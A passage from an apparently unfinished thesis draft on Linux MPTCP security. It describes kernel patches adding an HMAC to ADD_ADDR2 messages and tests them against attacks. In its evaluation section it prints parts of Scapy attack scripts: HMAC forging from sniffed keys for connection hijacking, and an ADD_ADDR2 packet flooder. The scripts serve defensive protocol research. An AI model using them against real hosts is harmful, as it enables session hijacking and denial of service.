        if (!buffer)
                return;
        alignbuffer = (u8 *)ALIGN((unsigned long)buffer, alignmask + 1);
```

```
        per_cpu(mptcp_hmacsha1_pool, cpu).key_placeholder = alignbuffer;
```

Listing 5.14: *Preallocating an aligned placeholder for the HMAC key*

Also the pointer to this aligned placeholder is added to the *mptcp_hmacsha1_pool* struct and retrieved in *mptcp_hmac_sha1()* as shown in 5.12, line 15.

Despite all the precautions adopted in the process, using the Crypto library in the atomic context of the network stack is not a completely supported out-of-the-box and it is not advisable to deploy such solution. The investigation about the usage of the Crypto API in the MPTCP implementation stopped at this point, but the entire work and related patches have been made available for future references. If the Crypto framework is updated to work in atomic context, then its usage in MPTCP would be the most likely the best option. Another possibility is to study all the possible paths and functions that can be reached by the *crypto_hash_setkey()* function to make sure that all the required memory allocations have been already taken care of before entering the atomic context in the network stack. For now, the separate function *mptcp_hmac_sha1()* made available in MPTCP is considered the best solution.

5.2.5 Port advertisement

Port advertisement in ADD_ADDR is possible according to RFC specifications but it is only partially supported by the current implementation of MPTCP for the Linux Kernel. In fact, the MPTCP in Linux Kernel is currently able to properly adopt port values advertised in the incoming ADD_ADDR messages, but there is no code that actually allows to add the port field in the outgoing messages. Portions of the code for handling incoming ADD_ADDR messages advertising IPv4 addresses is now reported in listing 5.15.

```
    ...
        if (mpadd->ipver == 4) {
        ...
                recv_hmac = (char *)mpadd->u.v4.mac;
                if (mpadd->len == MPTCP_SUB_LEN_ADD_ADDR4_VER1) {
                        recv_hmac -= sizeof(mpadd->u.v4.port);
                        msg_parts = 2;
                } else if (mpadd->len == MPTCP_SUB_LEN_ADD_ADDR4_VER1 +
                    2) {
                        msg_parts = 3;
                }
                mptcp_hmac_sha1((u8 *)&mpcb->mptcp_rem_key,
                                (u8 *)no_key,
                                (u32 *)hash_mac_check, msg_parts,
                                1, (u8 *)&mpadd->addr_id,
                                4, (u8 *)&mpadd->u.v4.addr.s_addr,
                                2, (u8 *)&mpadd->u.v4.port);
                ...
                if ((mpcb->mptcp_ver == MPTCP_VERSION_0 &&
                     mpadd->len == MPTCP_SUB_LEN_ADD_ADDR4 + 2) ||
                     (mpcb->mptcp_ver == MPTCP_VERSION_1 &&
                     mpadd->len == MPTCP_SUB_LEN_ADD_ADDR4_VER1 + 2))
```

```
                        port = mpadd->u.v4.port;
        ...
        }
...
```

Listing 5.15: *Handling port field in ADD_ADDR2 at the receiver*

It is possible to notice that the port field is identified by inspecting the actual length of the ADD_ADDR message according to the MPTCP version in use. That is the case for the three "if" statements displayed, where the first two are used to properly initialize pointers for the HMAC calculation, and the last one is used to save the port value if that is present in the ADD_ADDR message. The flexibility provided by the updated hashing function (section 5.2.4) allows to use the *msg_parts* integer to include or not to include the port value in the HMAC calculation.

In the previous section it has been mentioned that the port advertisement is not yet supported at the sender, and that can be checked by inspecting listings 5.2 and 5.3. However, in order to properly test all the introduced patches, port advertisement support has been partially implemented to test this functionality: if the kernel intends to announce an IP address, the first function taking care of retrieving the IP address and preparing all the fields for ADD_ADDR is *full_mesh_addr_signal()* in *net/mptcp/mptcp_fullmesh.c*. There, the interested fields are saved into the *opts* pointer (*tcp_out_options* struct) and later retrieved in *mptcp_options_write()* (listing 5.3). In such function, a newly introduced flag bit in *opts* called *add_addr_port* would be used to determine if a port value has indeed to be written in the outgoing ADD_ADDR message. The actual "write" function in *mptcp_options_write()* with port advertisement support would look like the one in listing 5.16 (IPv4 case).

```
        ...
        mpadd->kind = TCPOPT_MPTCP;
        if (opts->add_addr_v4) {
                mpadd->sub = MPTCP_SUB_ADD_ADDR;
                mpadd->ipver = 4;
                mpadd->addr_id = opts->add_addr4.addr_id;
                mpadd->u.v4.addr = opts->add_addr4.addr;
                len_align = MPTCP_SUB_LEN_ADD_ADDR4_ALIGN >> 2;
                if (!opts->add_addr_port) {
                        mpadd->len = MPTCP_SUB_LEN_ADD_ADDR4;
                        goto no_port_v4;
                }
                mpadd->u.v4.port = opts->add_addr4.port;
                if (mpcb->mptcp_ver < 1) {
                        mpadd->len = MPTCP_SUB_LEN_ADD_ADDR4 + 2;
                        /* Add padding at the end of option */
                        padd_area = (char *)&mpadd->u.v4.port;
                        padd_area += sizeof(mpadd->u.v4.port);
                        *(padd_area++) = TCPOPT_NOP;
                        *(padd_area++) = TCPOPT_NOP;
                        /* Adding 4 due to port and two NOP's */
                        len_align =
                        (MPTCP_SUB_LEN_ADD_ADDR4_ALIGN + 4) >> 2;
                        goto next_phase_v4;
```

```
25                 }
26                 mpadd->len = MPTCP_SUB_LEN_ADD_ADDR4_VER1 + 2;
27                 memcpy(mpadd->u.v4.mac,
28                        (char *)&opts->add_addr4.trunc_mac, 8);
29                 /* Add padding at the end of option */
30                 padd_area = (char *)&mpadd->u.v4.mac;
31                 padd_area += sizeof(mpadd->u.v4.mac);
32                 *(padd_area++) = TCPOPT_NOP;
33                 *(padd_area++) = TCPOPT_NOP;
34                 /* Adding 4 due to port and two NOP's */
35                 len_align =
36                 (MPTCP_SUB_LEN_ADD_ADDR4_ALIGN_VER1 + 4) >> 2;
37                 goto next_phase_v4;
38 no_port_v4:
39                 if (mpcb->mptcp_ver < 1)
40                         goto next_phase_v4;
41                 mpadd->len = MPTCP_SUB_LEN_ADD_ADDR4_VER1;
42                 memcpy((char *)mpadd->u.v4.mac - 2,
43                        (char *)&opts->add_addr4.trunc_mac, 8);
44                 len_align = MPTCP_SUB_LEN_ADD_ADDR4_ALIGN_VER1 >> 2;
45 next_phase_v4:
46                 ptr += len_align;
47         }
48         ...
```

Listing 5.16: *Code to write the outgoing ADD_ADDR(2) packet, with added support for the port value*

At line 9 there is the check regarding the presence of a valid port value in *opts->add_addr4.port*. This code will also add padding in case the port is written into the message. This solution have been adopted to test random, hardcoded ports in the address advertisement procedures of both ADD_ADDR and ADD_ADDR2, but it was not eventually merged into the official MPTCP implementation because of the added complexity that is not required at the moment, since no port is ever advertised with the current underlying code.

5.2.6 IPv6 considerations

So far, all the code and examples have addressed the advertising of an IPv4 address. IPv6 support was eventually added, and from the code prospective it mainly copies the IPv4 counterpart, with proper modifications related to the new length of the address, that is now 16 bytes long.

The maximum size allowed for the TCP Options field is 40 bytes. The ADD_ADDR2 option would add up to 30 bytes (32 bytes, if padding is added) when and IPv6 address is advertised with the port value. Since it is very unlikely that such a long option would fit if other options are already present in the packet, the RFC-6824bis-04 states that the ADD_ADDR2 message should be sent in a duplicate ACK, with no other payload or option. For example, in the testing scenario adopted for the thesis work, the Timestamp (12 bytes) and DSS (8 bytes) options were always present in the packet together with ADD_ADDR(2), meaning that the ADD_ADDR2 with IPv6 was never added to the packets due to the size limits. Indeed, adding the ADD_ADDR(2) option in the outgoing packets is treated in the kernel as a best effort procedure, somehow differently from what it is suggested in the mentioned RFC document.

Eventually, an intermediate approach has been adopted for the new ADD_ADDR2 format: only if an IPv6 is advertised, then all the other MPTCP options in the packet are not added (regular TCP options are not affected). This is done in *mptcp_established_options()* (file *net/mptcp/mptcp_output.c*), by checking the version of the IP address, processing the ADD_ADDR2 packet information for the outgoing packet, and then return in the IPv6 case, so that no other options are processed in the function (listing 5.17).

```
...
if (unlikely(mpcb->addr_signal) && mpcb->pm_ops->addr_signal) {
   mpcb->pm_ops->addr_signal(sk, size, opts, skb);
   if (opts->add_addr_v6)
         /* Skip subsequent options */
         return;
}
...
```

Listing 5.17: *In IPv6 case, MPTCP options are not added if ADD_ADDR2 is present*

5.3 Overall contributions

MPTCP Linux implementation

The previous sections described the development process for ADD_ADDR2 and the related aspects regarding MPTCP version control and the extension of the HMAC-SHA1 function used in MPTCP. The overall code has been submitted into four different patches:

- mptcp: Add MPTCP version control [href];
- mptcp: Make 'mptcp_hmac_sha1' more flexible [href];
- mptcp: Add ADD_ADDR2 option [href];
- mptcp: Add IPv6 support for ADD_ADDR2 [href].

The first implementation of ADD_ADDR2 for MPTCP has been also mentioned in the official MPTCP [href].

RFC6824

As a complementary part of the development process for the MPTCP implementation in the Linux Kernel, efforts have been placed to improve the official documentation counterpart for the protocol. In particular, a somewhat substantial modification have been proposed regarding the key adopted for the HMAC computation in ADD_ADDR2. In RFC-6824bis-04 it is indicated to use the MPTCP session key of the sender as the only security material, but there is no valid reason not to adopt the sender's key concatenated with the receiver's key. In fact, when an ADD_ADDR2 is issued the connection is already established, meaning that both hosts know both keys, and concatenating them for the HMAC hashing key improves security overall (an attacker has to know both keys to forge valid HMAC values). Moreover, from an implementation perspective, maintaining the same key configuration used in MP_JOIN provides code re-usability for the MPTCP hashing function *mptcp_hmac_sha1()*. These reasonings have been pointed out in the official IETF mailing-list and they have been positively reviewed [href]: RFC-6824bis-05, released in January 2016, modifies the specifications for ADD_ADDR2 so that both keys are used. For this reason it is acceptable to keep the *no_key* value in the code as a temporary (incorrect) implementation of RFC-6824bis-04 standards, since it will be soon replaced with the key of the receiver (as mentioned in section 5.2.2. In the same email has been pointed out that the port usage for the HMAC message definition is not very clear in RFC-6824bis-04. In fact, when no port is advertised it should be specified how to handle the HMAC generation, if to avoid the port value at all or to use it anyway with a value of 0. This point has indeed be clarified in the latest RFC draft, RFC-6824bis-05, opting for the second solution. The RFC section including the all these updated revisions is reported here:

```
In the same way as for MP_JOIN, the key for the HMAC
algorithm, in the case of the message transmitted by Host A, will be
Key-A followed by Key-B, and in the case of Host B, Key-B followed by
Key-A.  These are the keys that were exchanged in the original
MP_CAPABLE handshake.  The message for the HMAC is the Address ID, IP
Address, and Port which precede the HMAC in the ADD_ADDR option.  If
the port is not present in the ADD_ADDR option, the HMAC message will
nevertheless include two octets of value zero.
```

RFC7430

A minor RFC Errata has been sent regarding the document 'Analysis of Residuals Threats and Possible Fixes for Multipath TCP (MPTCP)' (RFC-7430), since a wrong classification has been assigned to the SYN/JOIN attack in section 6. Such attack is not a *partial-time on-path eavesdropper* but the type is *partial-time on-path active attacker* [href].

Nimai Scapy tool

The Scapy tool with MPTCP support (found at *https://github.com/nimai/mptcp-scapy*) that has been used to perform all the attacking tests have been slightly modified to make it compatible with the new format for ADD_ADDR2. In this way it was possible to test the new packet format and verify the correct functioning of the implemented patches (as shown in the following section 5.4, 'Experimental evaluation'). It was enough to add the new HMAC field in the class definition for the ADD_ADDR messages, found in *scapy/layers/mptcp.py*, as shown in listing 5.18 at lines 11 (option with no port field) and 23 (option with the port field).

```
1     ...
2 class MPTCP_AddAddr(MPOption):
3     name = "Multipath TCP Add Address"
4     subtype = 3
5     subsubtype = 8<<4+3
6     fields_desc = [ ByteField("length", 16),
```

```
                    BitEnumField("subtype", 3, 4, MPTCP_subtypes),
                    BitField("ipver", 4, 4),
                    ByteField("address_id", 0),
                    IPField("adv_addr", "0.0.0.0"),
                    XLongField("snd_mac", 0),] #conditional length

class MPTCP_AddAddrPort(MPOption):
    name = "Multipath TCP Add Address"
    subtype = 3
    subsubtype = 10<<4+3
    fields_desc = [ ByteField("length", 18),
                    BitEnumField("subtype", 3, 4, MPTCP_subtypes),
                    BitField("ipver", 4, 4),
                    ByteField("address_id", 0),
                    IPField("adv_addr", "0.0.0.0"),
                    ShortField("port",0),
                    XLongField("snd_mac", 0),] #conditional length
   ...
```

Listing 5.18: *Scapy ADD_ADDR2 class definition*

Wireshark

A fundamental tool used for the whole work about testing and developing MPTCP has been the widely popular open-source network packets analyzer Wireshark [href]. The program provides MPTCP supports, but it couldn't recognize the new HMAC field in the ADD_ADDR field during the development phase of such new feature. After the MPTCP code has been reviewed and merged, a small patch for Wireshark has been submitted in order to add support for ADD_ADDR. This patch allows to show the actual HMAC field when inspecting an ADD_ADDR2 message, instead of providing the 8 raw bytes as an unknown component of the packet. Moreover, it allows to filter the capture file based on the HMAC field in ADD_ADDR2. The patch has been merged into the official Wireshark repository [href].

Linux SCTP

While investigating the usage of Crypto-APIs in MPTCP, it was decided to inspect how the framework is used in similar scenarios in the latest Linux Kernel. The SCTP protocol, already mentioned in the introductory sections for its similarities with MPTCP, does adopt the Crypto library to perform hashing operations that require the *crypto_hash_setkey()* (href), in the same atomic running 0context of the MPTCP case. To verify this, Linux kernel 4.1.0 has been compiled with the option *CONFIG_DEBUG_ATOMIC_SLEEP* enabled and a SCTP connection has been started. The afore-mentioned option would provide a warning if a function that might potentially sleep is called inside an atomic section. Indeed, the SCTP confectioned triggered such warning. An email has been sent to the official linux-crypto mailing-list for clarifications, and the issue with the current SCTP implementation has been acknowledged (href).

5.4 Experimental evaluation

The first Scapy script developed to exploit the ADD_ADDR vulnerability and reproduce the hijacking attack in a simulation environment can be considered part of the experimental evaluation for the this work. However, this section focuses on the evaluation of the final product of the development process, mainly investigating the security enhancements and related performance implications introduced with the new ADD_ADDR2 format and the other related patches. Every single step of the process have been sided with experimental tests.

Version control

Regarding the MPTCP version control, since this aspect works in a similar manner independently from the subsequent number of subflows and interfaces configuration at the hosts, has been tested in a single network scenario (the one shown in section [add section of attack]). All the combinations of version agreement message exchange have been tested to make sure that version 1 is established only if available at both hosts. The sysctl used by the system administrator has been constrained to accept only 0 or 1 values, for the moment. Moreover, tests have been setup to make sure that the version chosen for the very first MP_CAPABLE packet is not changed upon retransmission. As explained in section [], in order to cope with this case, the sysctl value is read early on during connection instantiation and saved inside the *tcp_sock* data structure for the whole connection duration. In order to make sure this solution works as expected, proper iptables rules have been set at localhost to drop the SYN/ACK packets from the server, thus triggering the SYN retransmission at the client:

```
sudo iptables -I FORWARD -p tcp --tcp-flags ALL SYN,ACK -j DROP
```

During the retransmission time, the sysctl command has been called to change the MPTCP version number, and it was indeed verified that this modification didn't apply to the retransmitted packets, appearing only upon th creation of a new MPTCP connection. Another test related to the MPTCP version control was to establish a communication between two host having installed two different kernel images, one with the MPTCP version control in place, and the second one with the older code that simply advertise version 0 and does not support ADD_ADDR2. Interoperability has been confirmed, since the version agreement settles to 0 and the older version of ADD_ADDR is used by both counterparts.

Hashing function

The modifications to the *mptcp_hmac_sha1()* function required a deep understanding and evaluation of the values produced by the HMAC-SHA1 algorithm. At first, to make sure that the enhanced version of the function was indeed working as expected, MPTCP sessions have been established with older version of the MPTCP kernel to verify that the HMAC values were exchanged and verified properly. Later, the OpenSSL tool have been used to calculate the HMAC value of any input key and message in hex format, in order to have a reference comparison tool to verify that the HMAC operation works as expected. Such tool is used in with the following command, with <hex message> and <hex key> to be replaced with the desired strings:

```
echo -n '<hex message>' | xxd -r -p | \
openssl dgst -sha1 -mac HMAC -macopt hexkey:<hex key>
```

ADD_ADDR2 operations

After having evaluated that both the newly introduced version control and the extended hashing functions work as expected, the next important step regards the tests on the new ADD_ADDR2 format. The new option have been tested in different configurations, mainly derived from the set of combinations of the following parameters:

- Number of interfaces at the client and at the server (one or two);
- IP version in use (IPv4 or IPv6);
- Port advertisement in ADD_ADDR2 (present or not present).

All the resulting scenarios have been tested during the development process. For the port advertisement checks, a random port value was inserted in the packets by using the experimental code as reported in section [ref to port adv]. The IPv4 testing involved configurations similar to the model shown in listing 4.1. It is fairly straightforward to modify the *client.sh* and *server.sh* scripts mentioned in the attack execution section in order to attach two taps to the server and only one to the client, thus providing a new, more interesting scenario to test ADD_ADDR2. In fact, if a client has two interfaces, not only it advertises the second one using ADD_ADDR(2), but it also soon after instantiate the new subflow with the server independently from the server's reaction to the received ADD_ADDR(2) option: in the Linux kernel implementation, the server would not start the creation of the subflow anyway. By providing the server with two interface it is possible to actually trigger subflow establishment at the client exclusively thanks to the received ADD_ADDR(2) from the server. In setting the new scenario, in which the client has single interface and the server has two interfaces, not only the tap attached to the virtual machines has to be rearranged, but also the interface configuration within the virtual machines has to be modified to set the proper IP addresses, as shown in figure **??**.



Figure 5.4: Network scenario, client one interface and server two interfaces (IPv4)

The Ubuntu network configuration file in */etc/network/interfaces* for the server in this new scenario is reported here:

```
auto lo
```

```
iface lo inet loopback

auto eth0
iface eth0 inet static
        address 10.2.1.2/24
        netmask 255.255.255.0
        gateway 10.2.1.1

auto eth1
iface eth1 inet static
        address 10.2.2.2/24
        netmask 255.255.255.0
        gateway 10.2.2.1
```

Moreover, proper ip route configurations have been set to direct the packet flows to the right gateways, as shown in the following extract from *ip route* at the server:

```
10.2.1.0/24 dev eth0  proto kernel  scope link  src 10.2.1.2
10.2.2.0/24 dev eth1  proto kernel  scope link  src 10.2.2.2
```

The IPv6 configuration required more complex changes to the configuration files and scripts. The new *client.sh* for the IPv6 scenario is reported in listing 5.19.

```
#!/bin/bash

USER=whoami

sudo tunctl -u $USER -t tap0
sudo tunctl -u $USER -t tap1

sudo ifconfig tap0 inet6 add 1000:1:1::1/64 up
sudo ifconfig tap1 inet6 add 1000:1:2::1/64 up

sudo sysctl -w net.ipv6.conf.all.forwarding=1
sudo ip6tables -t nat -A POSTROUTING -s 1000::0/8 ! -d 1000::0/8 -j
    MASQUERADE

sudo chmod 666 /dev/net/tun

./vmlinux ubda=fs_client mem=256M umid=umlA eth0=tuntap,tap0
    eth1=tuntap,tap1

sudo tunctl -d tap0
sudo tunctl -d tap1

sudo ip6tables -t nat -D POSTROUTING -s 1000::0/8 ! -d 1000::0/8 -j
    MASQUERADE
```

Listing 5.19: *client.sh for IPv6 setup*

The previous script is associated with the following network configuration inside the client UML machine:

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet6 static
address 1000:1:1::2
netmask 64
gateway 1000:1:1::1

auto eth1
iface eth1 inet6 static
address 1000:1:2::2
netmask 64
gateway 1000:1:2::1
```

Appropriate route rules have been also set to achieve the desired flow redirection through the appropriate tap interfaces. Eventually, the IPv6 scenario involving a client with two interfaces and a server with a single interface is represented in figure 5.5.



Figure 5.5: Network scenario, client two interfaces and server one interface (IPv6)

Finally, a second setup for IPv6 have been set, involving a client with a single interface and a server with two interfaces (omitted here).

A single test result is reported in this paper, in appendix [add..], showing the capture file's content of an MPTCP connection involving the new ADD_ADDR2 option sent from a server with two IPv4 interfaces to a client with a single IPv4 interface.

ADD_ADDR2 and keys' eavesdrop

After having tested the proper functioning of the new MPTCP implementation, it has been exposed to the same attacking tool used to exploit the old ADD_ADDR vulnerability [section of the attacking tool]. As expected, when the host using MPTCP version 1 receives the ADD_ADDR message without the truncated HMAC field, it simply discard such packet and no subflow is triggered, thus making the connection hijack impossible [appendix to capture file]. The similar result is achieved by sending an ADD_ADDR2 packet with random truncated HMAC, thus proving the HMAC verification process works as expected [appendix with capture file]. As a further evaluation of the new format, a modified version of the attacking script has been developed to eavesdrop the initial MPTCP keys exchanged in the MP_CAPABLE options, thus being able to calculate the correct HMAC for ADD_ADDR2 and still be able to carry out the connection hijack even towards the updated MPTCP implementation [href]. It is important to remind that such attack requires the attacker to be partially on-path eavesdropper to retrieve the above mentioned keys, which constitutes an important limitation for the attack, that is currently considered acceptable (see section about keys' eavesdrop...). Nevertheless, it is interesting to show the feasibility of this new kind of attack towards ADD_ADDR2. The new Scapy script, acting in the same network configuration of section [attack section], sniffs the keys in the SYN/ACK+MP_CAPABLE option sent by the server to the client. Later, it forges it uses the cryptographic function in listing 5.20 to calculate the right HMAC value and adds its truncated version to the outgoing packet using the modified Scapy class for ADD_ADDR2 shown in listing 5.18. In this case, as expected, the hijacking attack is still possible [appendix].

```
...
def genhmac_addaddr2(k1, k2, r1, r2):
    """Returns a HMAC-SHA1 with the concatenation of k1 and k2
    as key and the concatenation of r1 and r2 as message.
    k1, k2 are 64bits integers
    r1, r2 are 8bits and 32bits integers, respectively
    Return a 160bits integer
    """
    import hashlib
    import hmac
    import math

    key = xstr(k1).rjust(8,'\00') + xstr(k2).rjust(8,'\00')
    msg = xstr(r2).rjust(1,'\00') + xstr(r1).rjust(4,'\00')
    ...
    return xlong(hmac.new(key, msg=msg,
        digestmod=hashlib.sha1).digest())
...
```

Listing 5.20: *HMAC calculation in Python*

ADD_ADDR(2) flooding

A final performance evaluation has been executed on the new ADD_ADDR2 format. The newly introduced HMAC value in the ADD_ADDR2 packet would trigger cryptographic computations at the receiver. Such computations are highly optimized for fast execution and reduced CPU utilization, but they might represent a problem if triggered at a high rate. An example of the impact of the HMAC calculation over the overall MPTCP operations, it has been studied that this operation accounts for the 25% of the overall CPU time spent in generating the SYN/ACK+MP_JOIN packet [href].

This attempt to overload a host's CPU is now enabled with ADD_ADDR2, where an attacker can forge ADD_ADDR2 messages with random HMAC and flood the target, so that the latter has to call the *mptcp_hmac_sha1()* function repeatedly. Two new Scapy scripts have been developed to perform such flooding with both ADD_ADDR[href] and ADD_ADDR2[href] so that it is possible to compare the difference in CPU load. The main function of the script for the ADD_ADDR2 flooding is reported in listing 5.21.

```
def main():
    args = parse_args()

    ADVERTISED_IP = args.advertisedIP
    CLIENT_IP = args.clientIP
    SERVER_IP = args.serverIP
    CLIENT_IF = args.clientIf
    SERVER_IF = args.serverIf

    pktl = sniff(iface=CLIENT_IF, lfilter=lambda p: filter_source(p,
        CLIENT_IP), count=1)

    # Sending ADD_ADDR flood to client
    addaddrlist = []
    addaddrlist.append(forge_addaddr(ADVERTISED_IP, SERVER_IP,
        pktl[0][TCP].dport, CLIENT_IP, pktl[0][TCP].sport,
        (pktl[0][TCP].ack)+SEQUENCE_OFFSET,
        (pktl[0][TCP].seq)-SEQUENCE_OFFSET))

    for i in range (0, 1000):
        addaddrlist.append(addaddrlist[0].copy())
    for i in range (0, 10):
        print "Sending 1000 ADD_ADDR2 to client"
        send(addaddrlist, iface=CLIENT_IF, verbose=0)
    return
```

Listing 5.21: *Scapy flooding tool*

The command used to call the script is identical to the one used in section [ref to attack reproduction], and it would trigger the sending of 10000 ADD_ADDR2 packets with random HMAC value (not shown in the listing).

A separate Python script has been developed together with gnuplot in order to track the local CPU usage of the client virtual machine process over time [href]. The tool simply extract the CPU usage percentage from the command 'top'. The test involved a *netcat* communication between the client and the server, so that the average CPU usage is almost 0% when no message is being exchanged. During the flooding procedure, ADD_ADDR environment produces an average CPU usage of 4%; the ADD_ADDR2 case shows an average CPU usage of 6% instead. This experiment gives a rough estimation of the impact brought by the HMAC field in case of flooding attacks. The final data shows a limited increase in CPU overload, not pronounced enough to claim that the new format introduces a new attack vector.

Chapter 6

Conclusions

6.1 Related work

References to all the related work, including all the efforts to make MPTCP secure and stable, can be reported here.

6.2 Future work

Here goes the list of the next steps to be taken care of in terms of MPTCP security, in order to facilitate the protocol's upstream and its widespread deployment. This section can also include a more specific discussion on the aspects to be still analysed regarding the new format ADD_ADDR2.

6.3 Final thoughts

Some final conclusion.

Appendix A

An appendix

Appendix content goes here...